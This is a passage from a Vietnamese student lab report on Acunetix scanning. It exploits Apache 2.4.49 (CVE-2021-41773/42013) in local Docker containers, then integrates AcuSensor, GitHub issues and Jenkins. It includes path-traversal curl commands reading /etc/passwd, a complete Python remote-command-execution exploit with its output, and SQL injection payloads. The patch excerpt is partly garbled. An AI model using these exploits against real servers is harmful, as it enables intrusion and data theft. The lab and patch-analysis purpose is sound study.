[Wed Nov 27 08:08:27.780931 2024] [mpm_event:notice] [pid 1:tid 140077454619776] AH00489: Apache/2.4.49 (Unix) configured -- resuming normal operations
[Wed Nov 27 08:08:27.781154 2024] [core:notice] [pid 1:tid 140077454619776] AH00094: Command line: 'httpd -D FOREGROUND'
^C[Wed Nov 27 08:10:30.695810 2024] [mpm_event:notice] [pid 1:tid 140077454619776] AH00491: caught SIGTERM, shutting down
```

Hình E.27. Pull và run image no-cgid

- **Bước 2:** Kiểm tra hoạt động của web trên localhost.



It works!

Hình E.28. Truy cập localhost với port 8017 để kiểm tra

- **Bước 3:** Thực hiện scan bằng Acunetix

- Chọn mức độ scan và cấu hình scan

The screenshot shows the "Target Settings" section of the Acunetix web interface. It includes fields for "Description" (empty), "Business Criticality" (set to "Critical"), "Default Scan Profile" (set to "Full Scan"), and "Scan Speed" (set to "Fast"). Below these, it specifies "10 Concurrent Requests" and "No throttling". A horizontal slider at the bottom indicates the speed levels: Sequential, Slow, Moderate, and Fast, with the Fast setting selected.

Hình E.29. Cấu hình scan

- Sau khi scan được kết quả Threat Level 3

Hình E.30. Kết quả quét với Acunetix

- Chuyển qua tab Vulnerabilities, thấy được có một lỗi ở mức độ High, và Acunetix cho biết lỗi thuộc CVE-2021-41773 và CVE-2021-42013 với độ chắc chắn là 95%

Severity	Vulnerability	URL	Parameter	Status	Confidence %
High	Apache HTTP Server Insecure Path Normalization (CVE-2021-41773, CVE-2021-42013)	http://192.168.1.168:8017/		Open	95
Medium	Insecure HTTP Usage	http://192.168.1.168:8017/		Open	95
Medium	SSL/TLS Not Implemented	http://192.168.1.168:8017/		Open	100
Low	TRACE/TRACK Method Detected	http://192.168.1.168:8017/		Open	95
Informational	Content Security Policy (CSP) Not Implemented	http://192.168.1.168:8017/		Open	95
Informational	Permissions-Policy header not implemented	http://192.168.1.168:8017/		Open	95
Informational	Web server default welcome page	http://192.168.1.168:8017/		Open	95

Hình E.31. Các lỗ hổng được phát hiện

• **Bước 4:** Thực hiện khai thác lỗ hổng

- Sử dụng nmap để quét ip 127.0.0.1 port 8017 với option -A (Aggressive Scan) và -VVV (verbose level để có thể liệt kê nhiều thông tin hơn khi scan)

```
(kali㉿kali)-[~]
$ nmap -A -p 8017 127.0.0.1 -VVV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 03:19 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:19
Completed NSE at 03:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:19
Completed NSE at 03:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:19
Completed NSE at 03:19, 0.00s elapsed
Initiating SYN Stealth Scan at 03:19
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 8017/tcp on 127.0.0.1
Completed SYN Stealth Scan at 03:19, 0.02s elapsed (1 total ports)
Initiating Service scan at 03:19
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 03:19, 11.02s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against localhost (127.0.0.1)
Retrying OS detection (try #2) against localhost (127.0.0.1)
```

Hình E.32. Thực hiện quét với nmap

- Ở đây, thấy được thông tin Version đang sử dụng là Apache 2.4.49. Đây là phiên bản Apache dính CVE-2021-41773

```
Host is up, received localhost-response (0.0000/1s latency).
Scanned at 2024-11-27 03:19:33 EST for 14s

PORT      STATE SERVICE REASON          VERSION
8017/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.49 ((Unix))
|_http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix)
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.7 - 3.10 (96%), Linux 3.11 - 3.14 (95%), Linux 3.19 (95%), Linux 3.8 (95%), Linux 3.8 - 4.14 (95%), Linux 3.16 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%)
```

Hình E.33. Kết quả quét với nmap

- Sử dụng curl với ip 127.0.0.1:8017

- %2e là URL-encoded của dấu .. Nên /.%2e/ là ../../ tức là quay ngược lại . Vì thế /.%2e/.%2e/.%2e/.%2e/ là quay ngược lại 4 lần.
- /etc/passwd: file quan trọng trong Linux chứa thông tin về người dùng. Thường chứa: tên người dùng, ID người dùng (UID), ID nhóm (GID), thư mục home của người dùng, Shell mặc định

```
(kali㉿kali)-[~]
└─$ curl '127.0.0.1:8017/cgi-bin/.%2e/.%2e/.%2e/etc/passwd'
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Hình E.34. Lệnh curl để truy cập file /etc/passwd

- /etc/group. File này liệt kê các nhóm người dùng trên hệ thống, có format group_name:x:GID:user_list
- group_name: tên của group
- x: thường là mật khẩu của group, nhưng sẽ được lưu trong /etc/gshadow
- GID: ID của group
- user_list: liệt kê các user thuộc group đó

```
(kali㉿kali)-[~]
└─$ curl '127.0.0.1:8017/cgi-bin/.%2e/.%2e/.%2e/etc/group'
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:
floppy:x:25:
tape:x:26:
sudo:x:27:
audio:x:29:
dip:x:30:
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
```

Hình E.35. Lệnh curl để truy cập file /etc/group


b) Ngữ cảnh 2: Thực hiện exploit bằng image with-cgid

- **Bước 1:** Sử dụng docker để pull và run image

```
[root@kali] ~ [home/kali]
# docker run --name cve202141773cgid -p 8018:80 blueteamsteve/cve-2021-41773:with-cgid
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 172.17.0.3. Set the 'ServerName' directive globally to suppress this message
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 172.17.0.3. Set the 'ServerName' directive globally to suppress this message
[Wed Nov 27 09:58:57.834268 2024] [mpm_event:notice] [pid 1:tid 140351106045056] AH00049: Apache/2.4.49 (Unix) configured -- resuming normal operations
[Wed Nov 27 09:58:57.836678 2024] [core:notice] [pid 1:tid 140351106045056] AH00094: Command line: 'httpd -D FOREGROUND'
172.17.0.1 - - [27/Nov/2024:09:59:06 +0000] "GET / HTTP/1.1" 200 45 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - - [27/Nov/2024:09:59:34 +0000] "GET / HTTP/1.1" 200 45 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Nov/2024:09:59:34 +0000] "GET /favicon.ico HTTP/1.1" 404 196 "http://127.0.0.1:8018/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Nov/2024:10:00:44 +0000] "POST /cgi-bin/.%2e/.%2e/.%2e/bin/sh HTTP/1.1" 200 45 "-" "curl/8.11.0"
172.17.0.1 - - [27/Nov/2024:10:01:50 +0000] "GET / HTTP/1.1" 200 45 "-" "python-requests/2.32.3"
172.17.0.1 - - [27/Nov/2024:10:01:54 +0000] "POST /cgi-bin/.%2E%2E%2E/%2E%2E%2E/%2E%2E%2E/%2E%2E%2E/%2E%2E%2E/bin/sh HTTP/1.1" 200 7 "-" "python-urllib3/2.0.7"
```

Hình E.36. Pull và run image with-cgid

- **Bước 2:** Kiểm tra hoạt động của web



It works!

Hình E.37. Truy cập localhost với port 8017 để kiểm tra

- **Bước 3:** Thực hiện scan bằng Acunetix

- Cấu hình tương tự kịch bản trên.
- Nhận được có một lỗi ở mức độ High, và Acunetix cho biết lỗi thuộc CVE-2021-41773 và CVE-2021-42013 với độ chắc chắn là 95% như kịch bản trên

Full Scan - http://192.168.1.168:8018						
Scan Information		Vulnerabilities	Site Structure	Scan Statistics	Events	
		Filter				
□	Severity	Vulnerability	URL	Parameter	Status	Confidence %
□	High	Apache HTTP Server Insecure Path Normalization (CVE-2021-41773, CVE-2021-42013)	http://192.168.1.168:8018/		Open	95
□	Medium	Insecure HTTP Usage	http://192.168.1.168:8018/		Open	95
□	Medium	SSL/TLS Not Implemented	http://192.168.1.168:8018/		Open	100
□	Low	TRACE/TRACK Method Detected	http://192.168.1.168:8018/		Open	95

Hình E.38. Các lỗ hổng được phát hiện

• Bước 4: Thực hiện khai thác lỗ hổng

- Ý tưởng: Gửi HTTP Request với URL đã được encoded để vượt qua bảo mật. Sau đó tương tác với /bin/sh để thực thi lệnh trên máy chủ mục tiêu.

```
● ● ●

#!/usr/bin/python3
import argparse
import requests

def runcmd(target):
    url = 'http://{}/.format(target)'
    req = requests.get(url)
    while True:
        cmd = input("\033[1;36m>>> \033[0m")
        if cmd != 'exit':
            if 'https' not in req.url:
                url = 'http://{}cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh'.format(target)
            else:
                url = 'https://{}cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh'.format(target)

            data = "echo Content-Type: text/plain; echo; {}".format(cmd)
            session = requests.Session()
            req = requests.Request(
                method="POST", url=url, data=data
            ).prepare()
            req.url = url
            print(session.send(req).text, end=' ')
        else:
            exit()

def main():
    parser = argparse.ArgumentParser(description="Apache2 2.4.49 Exploit")
    parser.add_argument(
        '-t', '--target', help='Specify the target IP or Domain. eg: 127.0.0.1 or example.com', required=True
    )
    arg = parser.parse_args()
    try:
        runcmd(arg.target)
    except KeyboardInterrupt:
        exit()
    except EOFError:
        exit()

if __name__ == "__main__":
    main()
```

Hình E.39. Chương trình để thực hiện khai thác

- Kết quả khi thực hiện exploit

```
(kali㉿kali)-[~/NT213]
$ python exploit.py -t 127.0.0.1:8018
>>> whoami
daem0n
>>> ls
bash
cat
chgrp
chmod
chown
cp
dash
date
dd
df
dir
```

Hình E.40. Kết quả sau khi khai thác

c) Khuyến nghị khắc phục

Ở version Apache 2.4.50, Apache

- Thêm kiểm tra decode_unreserved:
- Nếu URL chứa ký tự mã hóa (%2e), code sẽ giải mã và xử lý như ký tự bình thường.
- Giải mã các ký tự mã hóa:
- Kiểm tra nếu path[n] == '%', sau đó kiểm tra path[++n] == '2' và path[++n] == 'e' hoặc 'E' (viết hoa hoặc thường của ký tự . trong mã hóa URL).
- Điều này cho phép nhận diện ../ ngay cả khi được mã hóa thành .%%2e/

```

@@ -0,0 +1,2 @@
+ *) core:
+     AP_NORMALIZE_decode_UNRESERVED
+     should normalize the second dot in
+     the uri-path when it's preceded
+     by a dot. [Yann Ylavic]
+
+     /* Remove /xx/../ segments (or
+      /xx/.xx/ when
+      set since we
+      * decoded only the first dot above).
+     */
+     n = 1 + i;
+     if ((path[n] == '.') ||
+         (decode_unreserved
+          && path[n] ==
+            '2'
+          && path[++n] ==
+            '2'
+          && path[++n] ==
+            'e'
+          || path[n] ==
+            'E')) {
+     && IS_SLASH_OR_NUL(path[n +
+           1]));

```

Hình E.41. Đoạn code được vát trên Github

Nhưng bản cập nhật này vẫn tồn tại lỗ hổng và attacker vẫn có thể vượt qua được lớp filter mới:

- Bằng việc sử dụng kỹ thuật double encode url thì kẻ tấn công đã có thể vượt qua được việc filter. Cụ thể như sau:

⇒ ".%2e/" ←Double Encode/Decode→ %%32%65%%32%65/

⇒ Double Encoding: dot → %2e → %%32%65

2 → %32

e → %65

% → %

- Từ đó kẻ tấn công đã có thể vượt qua được filter và nó được public như là 1 CVE mới đó là CVE-2021-42013

Apache chính thức phát hành bản vá triệt để nhất

```

changes-entries/ap_unescape_url_ex.txt
@@ -0,0 +1,3 @@
1 + *) core: Add ap_unescape_url_ex()
2   for better decoding control, and
3   deprecate
4 + unused
5   AP_NORMALIZE_DROP_PARAMETERS flag.
6 + [Yann Ylavic, Ruediger Pluem,
7   Stefan Eissing]

```

Hình E.42. Đoạn code được vá trên Github

- Ngừng sử dụng AP_NORMALIZE_DROP_PARAMETERS:

AP_NORMALIZE_DROP_PARAMETERS thường được sử dụng để loại bỏ các tham số (parameters) khỏi URL trong quá trình chuẩn hóa.

```

1834 - #define
      AP_NORMALIZE_DROP_PARAMETERS
      (1u << 4)
1835
1846 + #define
      AP_NORMALIZE_DROP_PARAMETERS
      (0) /* deprecated */
1847

```

Hình E.43. Đoạn code ngừng sử dụng AP_NORMALIZE_DROP_PARAMETERS

- Thêm function ap_unescape_url_ex() để kiểm soát việc chuẩn hóa và giải mã URL

```

1972 + AP_DECLARE(int)
      ap_unescape_url_ex(char *url,
                         unsigned int flags)
1973 + {
1974 +     return unescape_url(url, NULL,
1975 +                         NULL, flags);

```

Hình E.44. Đoạn code thêm function ap_unescape_url_ex()

6. Kịch bản 5

Nội dung: Tích hợp AcuSensor với ứng dụng web PHP

a) Triển khai

- **Bước 1:** Chuẩn bị ứng dụng web


- Xây dựng một ứng dụng web PHP đơn giản với các chức năng: đăng ký, đăng nhập, đăng xuất và trang chủ.
- Triển khai ứng dụng với Apache và MySQL trên hệ điều hành Linux:
 - Copy toàn bộ source code vào thư mục /var/www/html/.
 - Cấp quyền để Apache có thể truy cập các file PHP:


```
sudo chmod 644 /var/www/html/*.php
```

```
sudo chown www-data:www-data /var/www/html/*.php
```

- **Bước 2:** Tạo mục tiêu quét trên Acunetix

- Trên Acunetix, tạo một mục tiêu mới với địa chỉ là http://[địa-chỉ-IP]/
- Thiết lập các cấu hình cơ bản cho mục tiêu như Scan Speed, Site Login,...
- Chọn tab AcuSensor và tải file AcuSensor tương ứng với ngôn ngữ của ứng dụng web (PHP). File acusensor.php sẽ được tải về máy tính.



Hình E.45. Tải file AcuSensor

- **Bước 3:** Thiết lập file AcuSensor

- Tạo một thư mục /acusensor ở thư mục gốc của hệ điều hành và copy file AcuSensor vừa tải về.
- Cấp quyền cho Apache có thể đọc file acusensor.php

```
sudo chown www-data:www-data /acusensor/acusensor.php
sudo chmod 644 /acusensor/acusensor.php
```

- Mở file cấu hình PHP (php.ini) và thêm dòng auto-prepend-file = /acusensor/acusensor.php

Bước 4: Tiến hành quá trình quét lỗ hổng

- Nhấn Scan để tiến hành quét mục tiêu trên Acunetix.
- Nếu AcuSensor được áp dụng vào quá trình quét thì sẽ hiện thông báo ở mục Activity.

Activity		Completed
Overall Progress		100%
Scanning 192.168.144.196 using v24.8.240828144		Nov 28, 2024, 10:57:47 AM
Windows Defender used in this scan		Nov 28, 2024, 10:57:47 AM
PHP AcuSensor v12 used for this scan		Nov 28, 2024, 10:58:31 AM
Scanning of 192.168.144.196 completed		Nov 28, 2024, 11:02:08 AM

Hình E.46. Mục Activity của quá trình quét

- Kết quả quét với AcuSensor:

The screenshot shows the Acunetix web interface after a full scan of the target website. Key elements include:

- Scan Information:** Shows the scan duration as 4m 22s, requests made as 8,305, average response time as 2ms, and paths identified as 10.
- Vulnerabilities:** A prominent red circle indicates "Acunetix Threat Level 4" with a "Critical" rating. A detailed description states: "One or more critical-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website."
- Site Structure:** Displays the scan statistics and events.
- Scan Statistics:** Shows the activity log with the following entries:

Action	Time
Scanning 192.168.144.196 using v24.8.240828144	Nov 28, 2024, 10:57:47 AM
Windows Defender used in this scan	Nov 28, 2024, 10:57:47 AM
PHP AcuSensor v12 used for this scan	Nov 28, 2024, 10:58:31 AM
Scanning of 192.168.144.196 completed	Nov 28, 2024, 11:02:08 AM
- Events:** Lists latest alerts:

Alert Type	Description	Date
Programming Error Messages	Nov 28, 2024, 11:01:58 AM	4
SQL Injection	Nov 28, 2024, 11:01:48 AM	1
SQL Injection	Nov 28, 2024, 11:01:48 AM	4
SQL Injection	Nov 28, 2024, 11:01:48 AM	6
SQL Injection	Nov 28, 2024, 11:01:48 AM	3

Hình E.47. Kết quả quét với Acunetix

b) Nhận xét

So sánh kết quả giữa quét không sử dụng AcuSensor và có sử dụng AcuSensor:

Tiêu chí	Không có	Có
Thời gian	4 phút 23 giây	4 phút 22 giây
Số request	7140	8305
Thời gian phản hồi trung bình	4ms	2ms
Đường dẫn được xác định	9	10
Tổng số lỗ hổng	15	18
Critical	4	4
High	1	1
Medium	3	4
Low	4	6
Informational	3	3


Bảng E.2. So sánh giữa quét không sử dụng và có sử dụng AcuSensor

Nhìn chung, trường hợp có sử dụng AcuSensor cho thấy hiệu suất xử lý tốt hơn, phản ánh qua số request cao hơn và thời gian phản hồi nhanh hơn, đồng thời phát hiện được nhiều lỗ hổng bảo mật hơn, đặc biệt ở các mức độ thấp và trung bình.

7. Kịch bản 6

Nội dung: Tích hợp Acunetix với Github để quản lý lỗi của ứng dụng web

- **Bước 1:** Tạo 1 repository trên Github để lưu trữ source code của mình.



Hình E.48. Repository lưu trữ source code trên Github

- **Bước 2:** Tạo Personal Access Token (PAT) trên GitHub

- Vào Settings \Rightarrow Developer settings \Rightarrow Personal access tokens \Rightarrow Generate new token.
- Trong trang New personal access token (classic):
 - Note: Nhập tên cho token.
 - Scopes: Chọn repo để cấp quyền truy cập vào các repository trên Github.
 - Nhấn Generate token để tạo token mới.

Scopes	Description
<input checked="" type="checkbox"/> repo	Full control of private repositories Access commit status Access deployment status Access public repositories Access repository invitations Read and write security events
<input type="checkbox"/> workflow	Update GitHub Action workflows

Hình E.49. Tạo 1 Personal access token trên Github

- Lúc này token sẽ hiện ra một lần duy nhất, copy lại vì token sẽ biến mất khi thoát trang.

Personal access tokens (classic)

Generate new token ▾

Tokens you have generated that can be used to access the [GitHub API](#).

⚠️ Make sure to copy your personal access token now. You won't be able to see it again!

✓ ghp_ [REDACTED]	Copy	Delete
AcunetixTesting — repo	Last used within the last week	Delete
Expires on <i>Thu, Dec 26 2024</i> .		
Test1 — public access	Last used within the last 4 weeks	Delete
Expires on <i>Thu, Jan 2 2025</i> .		

Hình E.50. Mã token

- Bước 3:** Cấu hình Issue Tracker trên Acunetix

- Trong Acunetix, chọn Issue Trackers \Rightarrow Add Issue Tracker
- Thiết lập các thông tin cơ bản:
 - Nhập tên cho Issue Tracker.

Issue Tracker

Name *

simple-web

Hình E.51. Cấu hình tên của issue tracker

- Ở mục Target Groups Access, chọn Access All Target Group để cấp quyền truy cập vào mọi target trên Acunetix.

Target Groups Access

Access All Target Groups

Hình E.52. Cấu hình truy cập target

- Thiết lập nền tảng và xác thực:
 - Nền tảng: Chọn Github.
 - Phương thức xác thực: Chọn Personal Access Token (PAT).
 - URL: Nhập <https://api.github.com>.
 - Token: Dán Personal Access Token vừa tạo ở GitHub.
 - Nhấn Test Connection để kiểm tra kết nối.

Issue Tracker Platform and Authentication

Platform *
Github

Authentication *
Personal Access Token (PAT)

URL
https://api.github.com

Token *

Test Connection

Connection is Successful X

Hình E.53. Cấu hình xác thực

- Cấu hình Project and Issue Type
 - Chọn repository trên Github.
 - Chọn loại issue (ví dụ: bug, documentation, invalid,... tùy nhu cầu).

Project and Issue Type

Project *
solivaquaant/simple-web

Issue Type
bug

Refresh Projects

Hình E.54. Cấu hình dự án và loại issue


- Sau khi thiết lập xong thì nhấn Save để lưu lại các cấu hình.

Issue Trackers					
Name	Issue Tracker	Authentication	Project	Issue Type	Actions
Github	Github (https://api.github.com)	Personal Access Token (PAT)	solivaquaant/test-php-site	Bug	
simple-web	Github (https://api.github.com)	Personal Access Token (PAT)	solivaquaant/simple-web	Bug	

Hình E.55. Kết quả cấu hình issue tracker

• Bước 4: Cấu hình mục tiêu để liên kết với Issue Tracker

- Trong trang cài đặt của mục tiêu tiêu, ở phần Advanced, chọn Issue Tracker, sau đó chọn cấu hình đã thiết lập ở trên.



Hình E.56. Cấu hình issue tracker trong target

- Chọn Save để lưu lại cài đặt của mục tiêu, chọn Scan để bắt đầu tiến hành quét lỗi.

• Bước 5: Báo cáo lỗi đến Github

- Sau khi hoàn tất quá trình quét:
 - Truy cập Vulnerabilities trong menu của Acunetix.
 - Sử dụng bộ lọc để chọn danh sách các lỗ hổng muốn gửi đến Issue Tracker.
 - Nhấn Send to Issue Tracker để gửi lỗi.

The screenshot shows the Acunetix interface with the 'Vulnerabilities' tab selected. On the left, a sidebar lists various audit categories like Overview, Discovery, Targets, Scans, and Reports. The 'Vulnerabilities' section is highlighted. The main area displays a table of findings:

Severity	Vulnerability	URL	Parameter	Status	Confidence %	Last Seen
Critical	SQL Injection	http://192.168.1.9/login.php	password	Open	100	Nov 26, 2024, 6:42:30 PM
Critical	SQL Injection	http://192.168.1.9/login.php	username	Open	100	Nov 26, 2024, 6:42:30 PM
Critical	SQL Injection	http://192.168.1.9/register.php	password	Open	100	Nov 26, 2024, 6:45:14 PM
Critical	SQL Injection	http://192.168.1.9/register.php	username	Open	100	Nov 26, 2024, 6:45:14 PM

Hình E.57. Kết quả quét lỗ hổng

- Các lỗi sẽ được tạo thành Issues trên repository GitHub.

The screenshot shows a GitHub repository page for 'solivaquaant / simple-web'. The 'Issues' tab is selected, showing 5 open issues. The search bar contains 'is:issue is:open'. The filters section shows '5 Open' is selected. The issues listed are:


- #5 opened 20 hours ago by solivaquaant: Acunetix - SQL Injection (bug)
- #4 opened 20 hours ago by solivaquaant: Acunetix - Weak password (bug)
- #3 opened 20 hours ago by solivaquaant: Acunetix - SQL Injection (bug)
- #2 opened 20 hours ago by solivaquaant: Acunetix - SQL Injection (bug)
- #1 opened 20 hours ago by solivaquaant: Acunetix - SQL Injection (bug)

Hình E.58. Báo cáo lỗi lên Github Issues

- Nội dung Issues được Acunetix trình bày chi tiết về lỗ hổng, mức độ nguy hiểm và cách khắc phục.

Acunetix - SQL Injection #5

 solivaquaant opened this issue 20 hours ago · 0 comments



solivaquaant commented 20 hours ago

Target URL	http://192.168.144.23/
Target Description	simple-web-issue
Severity	Critical

Affects

http://192.168.144.23/login.php

Attack Details

URL encoded POST input `username` was set to `-1' OR 3*2*1=6 AND 000406=000406 --`
 Tests performed:

- `-1' OR 2+406-406-1=0+0+0+1 -- => TRUE`
- `-1' OR 3+406-406-1=0+0+0+1 -- => FALSE`
- `-1' OR 3*2<(0+5+406-406) -- => FALSE`
- `-1' OR 3*2>(0+5+406-406) -- => FALSE`

Hình E.59. Nội dung issue được báo cáo

8. Kịch bản 7

Nội dung: Tích hợp Acunetix với Jenkins

- **Bước 1:** Cài đặt Acunetix plugin

- Truy cập trang Dashboard của Jenkins, vào Manage Jenkins \Rightarrow Plugin \Rightarrow Available plugin
- Tìm kiếm Acunetix và cài đặt plugin:
 - Chọn Install.
 - Sau khi cài đặt, chọn Restart Jenkins when installation is complete and no jobs are running để khởi động lại Jenkins.
- Sau khi Jenkins khởi động lại, kiểm tra trong tab Installed Plugins để xác nhận plugin đã được cài đặt.



Hình E.60. Kiểm tra plugin Acunetix đã được cài đặt và kích hoạt trên Jenkins

- **Bước 2:** Cài đặt Certificate vào Java Keystore

- Xác định đường dẫn file Certificate Store tại **JAVA_HOME_FOLDER\lib\security\cacerts**.
- Thêm chứng chỉ vào Java Keystore bằng lệnh **keytool -import -trustcacerts -alias AcunetixCA -keystore "JAVA_HOME_FOLDER\lib\security\cacerts" -file C:\ProgramData\Acunetix\certs\ca.cer**

```
